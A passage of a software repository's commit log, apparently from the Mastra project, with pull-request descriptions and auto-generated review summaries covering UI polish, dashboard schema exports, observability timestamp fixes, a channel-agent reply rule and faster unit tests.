rollout flags. - Aggregate support for search is tracked in OBS-936. The histogram stays hidden during search until then. - Platform snapshot consumption and custom toolbar wiring are planned after merge. - This is the OSS portion of OBS-885. - A changeset declares a minor release for `@mastra/playground-ui`. ### Testing The following results are author-reported. They were not verified in this review. - The author reports 186 passing tests across affected suites: 139 UI, filter, and state tests; 23 trace-list source tests; and 24 Studio route-state tests. Regression tests cover a stale search clock and a disappearing chip. - The author reports that fixture-edited suites pass after cleanup. - The author reports that shared UI and Studio typechecks, targeted type-aware lint, formatting, and the UI production build pass on Node 24. - The author reports two failures in the trace-explorer suite, in "when a filter changes while a trace is open." The Time range control is hidden from accessibility queries by the open dialog. The author states both failures also occur with the changed source restored to the base commit. The other 91 tests in that suite pass. - No production end-to-end flow was tested. Responsive previews were checked at 390, 768, and 1440px with network fixtures. ### Diff size - 30 files changed, 640 lines added, 59 lines removed. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Ward Peeters
|
af1d6bdfd2 |
fix(mastracode): fire permission hooks for ask_user questions (#30301)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
e3b0a6e227 |
docs(create-factory): fix the --no-platform example in the README (#30282) | ||
|
Ward Peeters
|
673c45a861 |
feat(factory): lower the default run cap to 10 and show the run queue on the board (#30295)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Marvin Frachet
|
edd2c29375 |
feat(playground-ui): export dashboard widget schemas (#30298)
## Summary `@mastra/playground-ui/domains/dashboards` now exports the schemas a stored dashboard widget is validated with: - Options schemas for every built-in widget kind (`kpisOptionsSchema`, `kpiItemSchema`, `tableOptionsSchema`, `tableColumnOptionsSchema`, `timeseriesOptionsSchema`, `timeseriesSeriesSchema`, `scoresOptionsSchema`) and their types. - Value expression schemas and types (`valueExprSchema`, `valueRefSchema`, `queryRefSchema`, `ValueExpr`, `ValueRef`, `LabelledValue`). - Allowed formats, colors and KPI icons (`VALUE_FORMATS`, `formatSchema`, `CHART_COLOR_NAMES`, `SERIES_COLORS`, `colorSchema`, `KPI_ICONS`, `ValueFormat`, `ChartColorName`, `KpiIcon`). `KPI_ICONS` is new: the KPI item schema now reads its icon enum from it, so the schema and the exported type can't drift. The timeseries options schema had no named export before. ## Why The platform's widget editor edits stored `DashboardWidget`s. Today it goes through a lossy draft form and reaches these schemas through undocumented deep imports. Making them public lets the editor validate its changes against the same rules as the renderer. This is the first step toward editing the stored widget directly. No runtime behavior changes. ## Test plan - `schemas.test.ts` checks that each built-in kind's `optionsSchema` is the exported schema, that every `KPI_ICONS` entry parses, and that a nested value expression parses. - `pnpm --filter ./packages/playground-ui test src/domains/dashboards`: 285 passed. - `pnpm --filter ./packages/playground-ui typecheck`, oxlint and prettier are clean. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** This change makes some of the dashboard widget rules public. Other apps can now use the same checks that the dashboard uses to show widgets. This lets those apps confirm that saved widgets are valid. ## Summary This change adds public exports from `@mastra/playground-ui/domains/dashboards`. The exports cover built-in widget option schemas and types, value-expression schemas and types, and the allowed formats, colors, and KPI icons. The change does not alter runtime behavior. It only changes what the module exports. ## Changes - **Dashboard barrel (`domains/dashboards/index.ts`):** Re-exports `CHART_COLOR_NAMES`, `SERIES_COLORS`, `VALUE_FORMATS`, `colorSchema`, `formatSchema`, `queryRefSchema`, `valueExprSchema`, and `valueRefSchema` from `./lib/values`. It also re-exports the types `ChartColorName`, `LabelledValue`, `ValueExpr`, `ValueFormat`, and `ValueRef`. - **Kinds barrel (`kinds/index.ts`):** Keeps the `tableKind`, `kpisKind`, `scoresKind`, and `timeseriesKind` exports. It also exports each kind's options schemas and types: - Table: `tableColumnOptionsSchema`, `tableOptionsSchema`, `TableColumnOptions`, `TableOptions` - KPIs: `KPI_ICONS`, `kpiItemSchema`, `kpisOptionsSchema`, `KpiIcon`, `KpiItem`, `KpisOptions` - Scores: `scoresOptionsSchema`, `ScoresOptions` - Timeseries: `timeseriesOptionsSchema`, `timeseriesSeriesSchema`, `TimeseriesOptions`, `TimeseriesSeries` - **KPI options (`kinds/kpis/options.ts`):** Adds the exported `KPI_ICONS` list. `KpiIcon` derives its union from this list. `kpiItemSchema` changes from local to exported. Its optional icon enum uses `KPI_ICONS`. The new `KpiItem` type is inferred from this schema. - **KPI kind index (`kinds/kpis/index.ts`):** Re-exports `KPI_ICONS`, `kpiItemSchema`, `KpiIcon`, and `KpiItem` from `./options`. - **Timeseries kind index (`kinds/timeseries/index.ts`):** Re-exports `timeseriesOptionsSchema`, `timeseriesSeriesSchema`, `TimeseriesOptions`, and `TimeseriesSeries` from `../../lib/timeseries`. - **Tests (`schemas.test.ts`):** Adds 36 lines of tests. The tests check that each built-in kind maps to its options schema. They accept every `KPI_ICONS` entry and reject an unknown icon. They also parse a nested value expression. - **Changeset (`.changeset/public-dashboard-schemas.md`):** Declares a minor release for `@mastra/playground-ui`. ## Scope - 7 files changed. - 81 lines added and 8 lines removed. - No removed public declarations are reported. ## Verification - The PR author reports that `pnpm --filter ./packages/playground-ui test src/domains/dashboards` passed 285 tests. The author also reports clean typecheck, oxlint, and prettier results. These results come from the author's report. They were not confirmed from completed checks on the current head. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
5c3f70b01b |
fix(factory): let background issue sweeps skip the database while nothing changed (#30267)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
9a6d8cf2f1 |
test(core): keep thread-lease-loss-parked test isolated from the shared worker cache (#30300)
> Opened by @arthurfiorette ## Summary Core unit tests now share one module cache per worker, and `packages/core/vitest.isolated-tests.ts` lists the files that must keep per-file isolation. `thread-lease-loss-parked.test.ts` sets `MASTRA_AGENT_THREAD_LEASE_TTL_MS` in `vi.hoisted`, and core reads that variable once at import. In a shared worker the test ran with the default 15s lease TTL and its 500-600ms waits asserted too early, so it failed on CI. This adds the file to the isolated list (reason: `env`), matching its sibling `thread-lease-loss-*` files. No changeset: test config only. ## Test plan - `vitest run --project unit:packages/core-isolated src/agent/__tests__/thread-lease-loss-parked.test.ts` passes (40/40). <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** One test file was running alongside other tests and reading a setting too late. This change makes that test run in its own separate space, so it gets the setting it needs and its timing checks pass reliably. ## Summary This change adds `src/agent/__tests__/thread-lease-loss-parked.test.ts` to the `isolatedTestFiles` list in `packages/core/vitest.isolated-tests.ts`. The test runs with per-file isolation. ## Reason The test sets `MASTRA_AGENT_THREAD_LEASE_TTL_MS` in `vi.hoisted`. Core reads this variable at import time. When tests share a worker cache, the test used the default 15-second lease TTL. Its 500–600 ms waits then asserted too early. Per-file isolation gives the test its own module state. Sibling `thread-lease-loss` tests already use this approach. ## Scope - Files changed: 1 - Lines added: 1 - Lines removed: 0 - Test configuration only. No source logic changes. - No changeset. ## Test results The PR author reports that `vitest run --project unit:packages/core-isolated src/agent/__tests__/thread-lease-loss-parked.test.ts` passes, 40 of 40. This report comes from the PR description. CI results for the current head were not checked. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
be9831d789 |
fix(mastracode): explain provider safety rejections (#30294)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Eric Pinzur
|
0d228849b8 |
fix(observability): harden span durations without dropping completion (#30293)
Clamp live span end times to their start when an explicit end or a backward wall clock would produce a negative duration. Completion events still reach exporters and emit a zero-duration metric, allowing tracking exporters to finish spans and release trace state. No completion events are dropped at the bus or legacy dispatch path. Keep rejection at ingestion boundaries: client-js drops malformed client-tool telemetry without interrupting tool execution, and the server-side proxy rejects the entire payload before dispatch for reversed span timestamps or negative executionDurationMs. Zero durations and unfinished spans remain valid. Numeric and string OTLP timestamps use consistent millisecond truncation, with raw comparisons preserving sub-millisecond reversal detection. The server-side ingestion path lives in @mastra/observability; there is no separate @mastra/server span-ingestion route to patch. Refs OBS-935. Platform ingestion rejection is merged in https://github.com/mastra-ai/platform/pull/4836. No historical data repair, query-time predicate, or new cross-package runtime dependency is included. Validation: regressions reproduce the missing completion/cleanup and negative client-duration bugs before the fix. Full observability suite passes: 68 files, 1,879 passed, one expected failure, two skipped (`--maxWorkers=2`). Tests cover explicit reversed ends, a backward clock, tracking exporter completion and cleanup without abort, zero-duration metrics, proxy rejection before any dispatch, and valid zero/positive execution durations. Observability build, lint, formatting, and commit hooks pass. The unchanged client collector previously passed its 17 tests and client-js build/typecheck. Observability's standalone typecheck previously reported four errors in untouched workflow-control-flow-suite.ts, reproduced with modified source restored to the base commit. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Some timing data from apps had end times that came before start times. This PR clamps or drops that bad data so it does not break traces, exports, or metrics. Tools still run as normal. ## Summary This PR handles spans and client telemetry whose timestamps are reversed (end before start) or whose execution duration is negative. It makes two behavior changes: - **Live spans in the observability core:** The span end time is clamped to the start time. Exporters then receive a completion event with zero duration. - **Client telemetry ingestion:** Payloads with reversed timestamps or negative durations are rejected as a whole. The client SDK and the server-side proxy both reject them. The PR description also states that rejection applies in the legacy dispatch path, that bridge state is released, and that negative-duration metrics are skipped. The raw change summary does not confirm these points. Treat them as unverified. Zero-duration and unfinished spans stay valid. Explicit end times are used for the reversed-timestamp check. ## Changes by area **`@mastra/observability` (core spans)** - `observability/mastra/src/spans/default.ts`: `DefaultSpan.end` clamps an absent or earlier end time to `startTime`. A `Date` at or after `startTime` is kept. Non-`Date` values use the current time before the clamp. **`@mastra/observability` (server-side client proxy)** - `observability/mastra/src/client/otlp.ts`: - Adds `hasReversedTimestamps(start, end)`. It returns `true` only when both values are strings or numbers and `BigInt(end) < BigInt(start)`. Unsupported types and conversion failures return `false`. - `decodeResourceSpans` sets the optional `DecodedOtlpSpan.hasReversedTimestamps` field. This is a public interface change. - `nanosToDate` truncates numeric nanoseconds to milliseconds instead of rounding them. - `observability/mastra/src/client/proxy.ts`: `ClientObservabilityProxyImpl.receive` rejects the entire payload when any span has reversed timestamps, when any span's end precedes its start, or when `executionDurationMs` is negative. Each rejection logs a warning and returns before any spans, logs, or the execution-duration metric are emitted. **`@mastra/client-js` (client SDK)** - `client-sdks/client-js/src/observability/collector.ts`: `ObservabilityCollectorImpl.flush()` drops the full payload and returns `{}` with a warning when a span ends before it starts, or when the execution end precedes its start. Otherwise, payload generation is unchanged. **Changesets** - `.changeset/fine-cooks-end.md`: patch note for `@mastra/observability`. - `.changeset/short-shirts-win.md`: patch note for `@mastra/client-js`. ## Tests added - `observability/mastra/src/client/proxy.test.ts` (+127): Covers execution durations `-1`, `-0.001`, `0`, and `1`. Negative values export nothing. Nonnegative values export span, log, and metric events. Also covers mixed numeric/string timestamp pairs, and rejection of mixed-type pairs where start exceeds end. - `observability/mastra/src/spans/duration-validation.test.ts` (+56): Covers explicit reversed end times, a backward clock, zero duration, and positive duration. Reversed and backward times clamp to duration `0`. A duration of `1` is kept. - `observability/mastra/src/exporters/tracking.test.ts` (+34): For reversed explicit and clock-derived end times, checks that the span is built and finished once, the trace is cleaned up, and no span is aborted. - `client-sdks/client-js/src/observability/collector.test.ts` (+21/-1): Moves fake system time backward during a span. Expects the wrapped function to return `42`, and flushing to produce no spans and no `executionDurationMs`. ## Scope and limits - The PR does not repair historical data. It does not add a query-time filter. - A previously exported unfinished span is not deleted if its completion event is later rejected. - Direct calls to third-party exporters bypass the shared bus and are not covered. ## Testing (as reported by the PR author, not verified) - 127 focused observability tests and 17 client collector tests pass. - Both packages build. - Package lint, formatting, and client-js typecheck pass. - Full observability suite: 1,867 passed, 1 expected failure, 2 skipped, and 1 timing-sensitive failure in `agent-setup-tracing`. The two tests in that file pass in isolation. - Observability typecheck reports 4 errors in `workflow-control-flow-suite.ts`. The author reports the same errors occur with the modified files restored to the base commit. ## Diff size - Files changed: 10 - Lines added: 286 - Lines removed: 3 <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
 Max Katz |
6c148ca288 |
feat(ui): polish the shared sidebar's sizing, spacing, icons and credits card (#30204)
Polishes the shared sidebar so it looks the same in Studio, Platform, Factory and Admin: sizing, spacing, icons and the credits card. No animation changes. | | Before | After | | --- | --- | --- | | Platform | <img src="https://github.com/user-attachments/assets/db4ffb61-2a89-44d4-b44a-675bbcd52804" width="320"> | <img src="https://github.com/user-attachments/assets/700094b5-8b5c-437a-981c-5cf0b65d1352" width="320"> | | Collapsed | <img src="https://github.com/user-attachments/assets/158eb3b4-215d-4268-848e-f4ccc2db04f1" width="320"> | <img src="https://github.com/user-attachments/assets/f386bd6c-c5c3-45b7-baa7-6d5482fb86fa" width="320"> | | Loading | <img src="https://github.com/user-attachments/assets/0d2d22ac-0a2c-431f-b179-6da391bb1ad9" width="320"> | <img src="https://github.com/user-attachments/assets/f2a46d97-45d8-431a-af7c-4d8c83a360ca" width="320"> | | Studio | <img src="https://github.com/user-attachments/assets/adfd8aeb-f983-4fbe-b7d0-30e7ebfbeb02" width="320"> | <img src="https://github.com/user-attachments/assets/4e5d44bc-2909-4685-987f-585822e8c57e" width="320"> | | Admin | <img src="https://github.com/user-attachments/assets/37381a38-9752-4f05-b297-a0c3bfda361d" width="320"> | <img src="https://github.com/user-attachments/assets/00f3ca34-d5d4-45ea-af0e-19a00922e508" width="320"> | - 232px wide by default (was 240) and 60px collapsed (was 64). The defaults live in the component (`SIDEBAR_WIDTHS`), so apps stop passing widths. - Rows sit 1px apart and 10px from the edges, groups 14px apart, titles 4px above their rows. - Agent, Workflow and MCP Server icons match the size of the line icons next to them. - Credits card (`Sidebar.Meter`): one layout in both states, a `loading` state at its loaded size, and `railValue` for a short amount in the rail (`$7k`). - The resize handle and the rail's toggle wait a moment on hover, so passing over them doesn't flash them. - Fixes: the nav scrollbar no longer stays visible after you click a link, and expanding onto an open sub-menu no longer focuses its Back button. The Platform side is in [Platform sidebar polish](https://github.com/mastra-ai/platform/pull/4753). Fixes PLTFRM-3550 |
||
|
mastra-platform[bot]
|
2b251aff46 |
fix(factory-ui): stop showing duplicate plan cards in the Factory chat (#30214) | ||
|
Ward Peeters
|
c75a91d7eb |
fix(factory): stop Vanta sync from closing cards when it can't see every vulnerability (#30289)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
017cb27ecd |
fix(factory): stop the platform GitHub event poll from reading the database on every tick (#30257)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Max Katz
|
9452b843f9 |
fix(ui): unify SearchInput, remove duplicating ListSearch component (#30062)
## Description Before - the search padding lived inside `SearchInput` as an override, so a field built from `InputGroup` parts (Platform's project search) kept the old padding Now - padding lives globally in `InputGroupAddon`, so any field with an icon lines up with the controls beside it Also removes `ListSearch` component, which was a duplicate of `SearchInput` And removes `SearchFieldBlock`, which was already deprecated in favor of `SearchInput` | Before | After | | --- | --- | | <img src="https://github.com/user-attachments/assets/36cd5ca6-192d-491d-a006-5ad5d3398eef" width="560" alt="Before"> | <img src="https://github.com/user-attachments/assets/7f36cc90-919b-4ec0-90e1-2bd4e8fc9fde" width="560" alt="After"> | ## Related issue(s) Follow-up to PLTFRM-3027 ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [x] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [x] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [x] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 This change replaces several separate search boxes with one shared search box, `SearchInput`. The search icons and clear buttons now line up with other input controls. Search fields across the app now behave and look the same. ## Scope - 48 files changed, 687 lines added, 882 lines removed. ## Testing - Manually in browser - Automated tests |
||
|
Arthur Fiorette
|
7b646a07a8 |
fix(core): follow session permission rules for AgentController tool approval (#30151) | ||
|
mastra-platform[bot]
|
1bac054f7a |
fix(core): omit abandoned durable steps when replaying after takeover (#28530)
> Opened by @abhiaiyer91 ## Summary - Mark each durable model iteration before it emits chunks and record the uncheckpointed iteration boundary on ownership takeover. - Exclude superseded output on full and offset replay, preserving earlier checkpointed steps and ordinary suspend/resume history. - Buffer public `observe()` replay during attachment; refresh takeover history before draining cached frames in arrival order, retaining acknowledgments, cancellation cleanup, and indexed delivery tracking. - Add a patch changeset for `@mastra/core`. Closes #28421. ## Proof - `stream-generation.test.ts` and `durable-agent-execution-fence.test.ts`: 4 files passed (in-memory and alternate storage), 298 tests passed, 6 skipped. Public `observe()` regressions cover takeover during cached full and numeric-offset replay. - Core `tsc --noEmit -p tsconfig.build.json`, changed-source `oxlint`, `oxfmt --check`, and `git diff --check` pass. ## Unverified - No PostgreSQL/Valkey multi-process failover test was run; tests exercise the persisted-snapshot recovery boundary using in-memory storage and indexed pubsub. - Recovery with a checkpointed model step followed by uncheckpointed tool activity is not covered by this model-step boundary. ## Risk: medium - A snapshot or history read failure preserves the previous behavior (events are not dropped without a known boundary). Cached stream history is required to locate the abandoned step. --------- Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> Co-authored-by: Abhi Aiyer <abhiaiyer91@gmail.com> Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
cb5f3a5c79 |
fix(channels): always reply when the bot is tagged in a public thread (#30277)
> Opened by @DSchau ## Problem When someone tags a channel agent with a heads-up and no request yet (for example "@Shipyard I think I've found a small bug with Studio. Brb with the details."), the agent posts nothing. Two prompt lines cause this: - Core's channel prompt (`packages/core/src/channels/processor.ts`) treats a mention as only one reason to reply. It also says *"Do NOT post acknowledgements like 'Got it'"*, and staying silent is described as the preferred action. - A code comment says a `<system-reminder>` on mentioned messages overrides that guidance. No such reminder exists. The model also has no reliable per-message mention signal, because `eventType` is `'mention'` for subscribed-thread messages too. The Factory reply prompt adds *"When a message needs nothing from you, don't call it."* ## Change - `AgentChannels.processChatMessage` adds `mentioned="true"` to the user message's attributes when a non-DM message (or a message in its batch) has `isMention`. - The public-channel prompt now says to always reply to a `mentioned="true"` message, even with a short ack like "Got it — standing by for the details." The stay-silent and no-ack rules apply only to messages that don't mention the bot. The system message stays static, so prompt caching is unaffected. - The Factory reply prompt's "don't call it" rule is limited to messages that don't mention the bot. ## Test plan - `processor.test.ts`: covers the mention rule in both text-visible and hidden modes, and the narrowed no-ack rule. - `agent-channels.test.ts`: checks that a mentioning message gets `mentioned: 'true'` and a non-mentioning one doesn't. - `channel-reply-processor.test.ts`: covers the updated Factory wording. - `vitest run` passes for all three files (235 tests). <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 When someone tags the bot in a public thread, the bot should answer. Before this change, it sometimes stayed silent. This change tells the bot to always reply to tagged messages. ## Summary This change makes the channel agent reply when a user mentions it in a public channel or thread. It also limits the stay-silent guidance to messages that do not mention the bot. The Factory reply prompt gets the same limit. ## Changes - **Mention marking (`packages/core/src/channels/agent-channels.ts`):** `processChatMessage` sets `attributes.mentioned` to `'true'` on non-DM messages when any message in the batch has `isMention`. Other messages leave the attribute unset. - **Prompt rules (`packages/core/src/channels/processor.ts`):** For non-DM messages, the channel prompt requires a reply to any message marked `mentioned="true"`. The reply can be a brief acknowledgment when the sender says more details are coming. Messages without the mention get a reply only when the bot is replied to or its input is clearly needed. The silence guidance now separates mentioned messages from unmentioned ones. The required action depends on mode: "respond with text" in visible-text mode and "post" in hidden-text mode. - **Factory reply tool (`mastracode/factory/src/integrations/slack/channel-reply-processor.ts`):** The "do not call the tool" instruction applies only to messages that do not mention the agent and need no response. Previously it applied to all messages that needed no response. - **Tests:** - `packages/core/src/channels/processor.test.ts` checks the visible-text and hidden-text mention guidance, including the heads-up example. - `packages/core/src/channels/__tests__/agent-channels.test.ts` adds a `processChatMessage` test. It checks that `isMention: true` sets `mentioned: 'true'` and that `false` leaves the attribute unset. - `mastracode/factory/src/integrations/slack/channel-reply-processor.test.ts` updates the expected quiet-response instruction to match the new wording. - **Changeset (`.changeset/loud-mentions-reply.md`):** Adds patch release notes for `@mastra/core` and `@mastra/factory`. ## Compatibility - No exported or public declarations change. - The PR description states that the system message stays static, so prompt caching should not change. This is the author's statement and was not checked against the diff. ## Test status - The PR author reports that `vitest run` passes for `processor.test.ts`, `agent-channels.test.ts`, and `channel-reply-processor.test.ts`, with 235 tests in total. This is the author's report. CI results were not checked. ## Diff size - 7 files changed, 67 lines added, 9 lines removed. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
a21d692444 |
fix(memory): stop the Observer crashing on message parts without text (#30272) | ||
|
Tyler Barnes
|
cdebd2eff0 |
test: stop rebuilding workflow test mocks before every test (#29144)
## Summary The core unit lane spends tens of seconds in `vi.clearAllMocks()` / `vi.resetAllMocks()`, and almost all of it is caused by the workflow test factory. - **Mock registry built mocks on every reset.** `workflows/_test-utils/src/factory.ts` resets every registry entry before each test. Each domain shares one `MockRegistry`, and `reset()` rebuilt every factory in it, so one run of `evented-workflow.test.ts` created **722,585** `vi.fn()`s. `@vitest/spy` keeps every mock in a module-level set for the life of the worker, so later `clearAllMocks` calls in the same worker took about 440 ms each. `register()` and `reset()` now only drop the cached mock, and `get()` builds it on first use. Every read already goes through `get()`, so tests see the same mocks. The same file now creates 579 mocks. - **`evented-workflow.test.ts` Engine Specific block** used `vi.resetAllMocks()` before each test. Every spy in that block is created inside a test body and the file has no `vi.mock`, so it now uses `vi.restoreAllMocks()`. - **`durable-agent-background-tasks.test.ts`**: six fixed 500–1500 ms sleeps are now `vi.waitFor` on the state the test asserts next. The readOnly test keeps its sleep because it proves something does *not* happen. No assertions changed. ## Numbers Full `@mastra/core` unit lane, 5-CPU container, shared module cache (stacked on #29134): | | Base | This PR | |---|---|---| | Wall | 378.4 s | 339.7 s | | Test time (worker-s) | 1,366.6 | 1,176.8 | | `clearAllMocks` total | 37.6 s | 2.1 s | | Result | 25,247 passed, 0 failed | 25,247 passed, 0 failed | `workflow.test.ts` alone: 79 s → 24 s. The Inngest engine suite, which uses the same factory, gives an identical result on the base and on this branch: 222 passed, and the same 5 failures on both. ## Test plan - [x] Full core unit lane: 25,247 passed, 0 failed, on both the base and this branch. - [x] `workflows/_test-utils`: 581/581. - [x] Inngest engine suite: same result on base and branch. - [x] oxlint and prettier clean. Stacked on #29134 (core unit test wait knobs). I'll retarget it to main once that merges. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 This change makes tests faster and less fragile. Tests now wait for the result they need instead of sleeping for a fixed time. Workflow test mocks are also created only when a test first uses them. ## Changes - `workflows/_test-utils/src/mock-registry.ts`: `register()` removes any existing mock for a key. `reset()` clears all mocks. `get()` creates a mock on first use, so registered factories no longer run during reset. The Vitest imports are split into value and type imports. - `packages/core/src/workflows/evented/evented-workflow.test.ts`: The Engine Specific setup calls `vi.restoreAllMocks()` instead of `vi.resetAllMocks()`. - `packages/core/src/agent/durable/__tests__/durable-agent-background-tasks.test.ts`: Fixed sleeps are replaced with `vi.waitFor` checks for dispatch, tool results, persisted results, and task status. The suspension test also waits for `completed` after resuming. The waits use a 10-second timeout and a 10 ms interval. The readOnly test keeps its sleep. - `mastracode/factory/src/tools/messaging-tools.test.ts`: The queued-message ordering test and the missing-thread test use `vi.waitFor` at 20 ms intervals, with a timeout of twice `QUEUE_WAIT_MS`. The missing-thread test waits for the dropped-delivery audit record before it asserts that no message was sent. - `mastracode/tui/src/tui/handlers/tool.test.ts`: `flushParser` advances Vitest fake timers past the render-coalescing interval. With real timers, it keeps the existing timeout wait. The compact-shell streaming test uses fake timers and restores real timers in cleanup. - `packages/core/src/agent/durable/__tests__/restart-agreement.test.ts`: The T26 `echoContext` post-park delay drops from 200 ms to 20 ms. The T55 `loggedStep` delay drops from 100 ms to 10 ms. - `workflows/_test-utils/src/domains/abort.ts`: The immediate-abort setup wait drops from 1 s to 50 ms. The in-step and nested-workflow waits drop from 5 s to 50 ms. Comments now state that the in-step test does not trigger an abort. Diff size: 7 files, 85 lines added, 38 lines removed. No exported declarations changed. ## Validation Results below are reported by the PR author. This review did not run them. - Core unit lane: 25,247 passed and 0 failed on both the base and this branch. Wall time fell from 378.4 s to 339.7 s. `clearAllMocks` time fell from 37.6 s to 2.1 s. - `workflow.test.ts`: runtime fell from 79 s to 24 s. - `evented-workflow.test.ts`: mock creation fell from 722,585 to 579. - Inngest engine suite: 222 passed and the same 5 failures on both the base and this branch. - `workflows/_test-utils`: 581 of 581 passed. - oxlint and prettier: reported clean. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> Co-authored-by: yoko-reviewer[bot] <324360165+yoko-reviewer[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
7b9130f50e |
test(core): shorten drain, poll and post-save waits in core unit tests (#29134)
## What
Some core unit tests wait for real time that only exists to bound
production work: shutdown drains, a storage poll, and a short pause
after saving messages. This change makes those three waits short in core
unit tests. Production values are unchanged.
- `packages/core/src/utils/test-waits.ts` adds `waitMs(defaultMs,
testMs)`. It returns `testMs` only when `MASTRA_TEST_FAST_WAITS=1`,
which is set only in core's `vitest.config.ts` (unit project env).
Everywhere else, including production, it returns `defaultMs`.
- Shutdown drain budget (`Mastra.stopWorkers` / `shutdown`,
`PullTransport` drain): 5000ms → 50ms in tests. Restart tests stop
workers mid-step on purpose, so they used to wait the full 5s every
time.
- Pause after saving messages (`processors/memory/message-history.ts`):
10ms → 1ms in tests.
- Resume snapshot poll (`workflows/utils.ts`): 25ms → 1ms in tests.
- `thread-lease-loss-abort.test.ts` skips the `fs` engine variant, which
runs on the same normal execution path as the `normal` variant (same `{
skip: ['fs'] }` other scenario files already use). No lease coverage is
lost.
Five files assert on these waits, so they set `MASTRA_TEST_FAST_WAITS=0`
for their run and keep production timing:
- `shutdown.test.ts`, `restart-active-runs-ownership.test.ts`,
`recover-all-durable-agents.test.ts`: they assert on the drain budget.
- `signals-pending-cancellation.test.ts`,
`background-task-call-id-reuse.scenario.test.ts`: their message order
depends on the 10ms pause between saves. That dependency is a product
issue and will be fixed separately; this PR does not change it.
No assertions were changed.
## Numbers
Full core unit lane on a 5 vCPU / 16 GB container like the CI runner,
Node 24.22.1, shared module cache (#29131):
| | lane wall | test time |
|---|---|---|
| Before | 455s | 1,563s |
| After | 382s / 414s | 1,359s / 1,493s |
Rough split of the saving: drain ~55s, post-save pause ~29s, resume poll
~24s, lease-loss `fs` skip ~36s of worker time.
## Testing
- Two full core lane runs after the change: the only failures are the
three durable-agent tests #29065 broke (fixed on main by #29081). One
run also had one failure in `abort-during-tool-execution` that passes
5/5 alone with the knob on and off, and that failed once in 27 saved
runs; it isn't on any changed path.
- `thread-lease-loss-abort.test.ts` 3 runs at 4 workers: 120 passed, 48
skipped (the `fs` variant), all green.
- `tsc --noEmit`, oxlint and prettier clean on the changed files.
Stacked on #29131 (core unit tests share one module cache per worker).
It will be retargeted to main once that merges.
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
## ELI5
Some core tests wait longer than they need to. This change shortens
selected waits during core unit tests while keeping normal wait times
outside that setting.
## Summary
- Adds `waitMs(defaultMs, testMs)` in
`packages/core/src/utils/test-waits.ts`. It returns `testMs` only when
`MASTRA_TEST_FAST_WAITS` is `'1'`. Otherwise, it returns `defaultMs`.
- Sets `MASTRA_TEST_FAST_WAITS: '1'` in the shared `unitEnv` in
`packages/core/vitest.config.ts`. Both core unit-test projects use this
environment.
- When fast waits are on:
- Default shutdown drain timeout changes from 5,000 ms to 50 ms in
`stopWorkers()` and `shutdown()` (`packages/core/src/mastra/index.ts`).
- Default pull-transport drain timeout changes to 50 ms
(`packages/core/src/worker/transport/pull-transport.ts`).
- Message-history pause after save changes from 10 ms to 1 ms
(`packages/core/src/processors/memory/message-history.ts`).
- Resume-snapshot poll changes from 25 ms to 1 ms in
`waitForSuspendedSnapshot` (`packages/core/src/workflows/utils.ts`).
- Explicit `drainTimeout` values are not changed. They still pass
through `assertDrainTimeout`.
- Sets `MASTRA_TEST_FAST_WAITS` to `'0'` in five test files that depend
on production timing:
- `signals-pending-cancellation.test.ts`
- `background-task-call-id-reuse.scenario.test.ts`
- `recover-all-durable-agents.test.ts`
- `restart-active-runs-ownership.test.ts`
- `shutdown.test.ts`
- Restores stubbed environment values after those suites run.
- Changes `thread-lease-loss-abort.test.ts` so the lease-loss tests use
`describeForAllEngines` and skip the `fs` engine.
- Adds a patch changeset for `@mastra/core`.
**Changes:** 13 files; 82 additions and 12 deletions.
**CI, build, and test results:** not available. The PR description
reports local runs, including unit-lane wall times of 455 s before and
382–414 s after. It also reports failures attributed to `#29065`. These
figures are author-reported and were not verified against completed
checks on the current head.
